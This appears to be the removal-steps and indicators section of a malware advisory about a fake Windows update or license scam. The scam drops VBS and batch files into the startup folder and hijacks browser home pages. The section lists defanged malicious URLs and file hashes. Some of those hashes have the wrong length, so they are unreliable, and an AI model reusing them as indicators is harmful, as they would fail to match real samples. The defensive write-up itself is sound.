Follow the steps below to clean up the process running, all dropped files, and any modified registry entries.

1. Open Task Manager, lookup for the process ‘wscript.exe’, right click mouse button, select ‘End Task’




Windows Task Manager

Do you want to end 'wscript.exe'?

If an open program is associated with this process, it will close and you will lose any unsaved data. If you end a system process, it might result in an unstable system. Are you sure you want to continue?

2. Press F11 in the keyboard. This will exit the Full Screen mode of the IE Browser, then close the Browser.

3. Go to Run command or press Windows key + R Key at the same time, type ‘shell:startup’. This will show the User Startup folder. Delete the following files listed below:




Name	Date modified	Type
desktop.ini	2/21/2018 8:09 PM	Configuration sett...
startup1.bat	7/7/2020 11:42 PM	Windows Batch File
startup1.vbs	7/7/2020 11:42 PM	VBScript Script File
startup2.bat	7/7/2020 11:42 PM	Windows Batch File

3 items selected Date modified: 7/7/2020 11:42 PM Date created: 7/7/2020 11:42 PM
Size: 1.44 KB


4. Open Registry Editor.

Find the following keys in their respective location:



Name	Type	Data
(Default)	REG_SZ	(value not set)
START PAGE	REG_SZ	http://support82.com/google.html

Computer\HKEY_CURRENT_USER\Software\Microsoft\MOZILLA FIREFOX\MAIN




Name	Type	Data
(Default)	REG_SZ	(value not set)
START PAGE	REG_SZ	http://support82.com/google.html

Computer\HKEY_CURRENT_USER\Software\Microsoft\GOOGLE CHROME\MAIN

Delete these keys and subkeys tied to it.

Find the following key in their respective location:




Start Page	REG_SZ	http://support82.com/google.html
Use_DlgBox_Colors	REG_SZ	yes
UseClearType	REG_SZ	no

Computer\HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main


You can change the value of the key Start Page from your original home page or simply delete this subkey

5. If you have Mozilla Firefox browser installed in your system, navigate to the folder location below and open the pref.js file in a Text Editor.



Name	Date modified	Type	Size
places.sqlite-wal	7/20/2020 12:16 AM	SQLITE-WAL File	2,370 KB
pluginreg.dat	7/20/2020 12:09 AM	DAT File	1 KB
prefs.js	7/20/2020 12:15 AM	JScript Script File	7 KB
protections.sqlite	7/20/2020 12:15 AM	SQLITE File	64 KB
search.json.mozlz4	7/20/2020 12:15 AM	MOZLZ4 File	3 KB
sessionCheckpoints.json	7/20/2020 12:15 AM	JSON File	1 KB

In the Text Editor lookup this line and delete it, then save the file:



```
user_pref("browser.shell.checkDefaultBrowser", false);
user_pref("browser.slowStartup.averageTime", 1573);
user_pref("browser.slowStartup.samples", 2);
user_pref("browser.startup.homepage", "http://support16.com/google.html");
user_pref("browser.startup.lastColdStartupCheck", 1595160954);
user_pref("browser.uiCustomization.state", "{\"placements\":{\"widget-overflow-fix
```

Remember, updates for your computer never really arrive from email notifications, they just pop-up around your task bar waiting for you to click, install and restart. And if your Microsoft Windows Activation License is invalid, a text will appear on the right-hand bottom of your desktop window. Simply avoid or ignore these amateurish unsolicited emails that alert you that you need an update.

IOCs

URLS:

hxxp://whoawareness[.]com
hxxp://tinyurl[.]com/whoawareness
hxxp://whoawareness[.]com/?page_id=93
hxxp://whoawareness[.]com/WindowsUpdate.bat
hxxp://whoawareness[.]com/?smd_process_download=1&download_id=82

Files/Scripts:

FileName: key.rar
MD5: fb2efa0a781d7911556737768814f4ee
SHA1: 2ddb6a50937364386ddeffcf5bd2dfb53cf49d5

FileName: License2.vbs / startup1.vbs
MD5: 3df65471e9741d55084780b927219834f
SHA1: d32b802d542138ddb5f812d06077215dd82cbd98

FileName: License1.bat / WindowsUpdate.bat
MD5: 955bd1ee3b36e899fa441aaa29c7f985
SHA1: d5e30fbc7f9e7976be8c77682c0ae15fd08ad8dc

FileName: startup1.bat
MD5: f76e9acabae09d12c1221e56603c754d
SHA1: 094007daaa2854bf22f6fd2750caa33ce97fbcc3

FileName: startup2.bat
MD5: 2b7ff12f582c1137396461671dc229f7
SHA1: 9558fde1521e01f61fab82b51ce5be3162917e61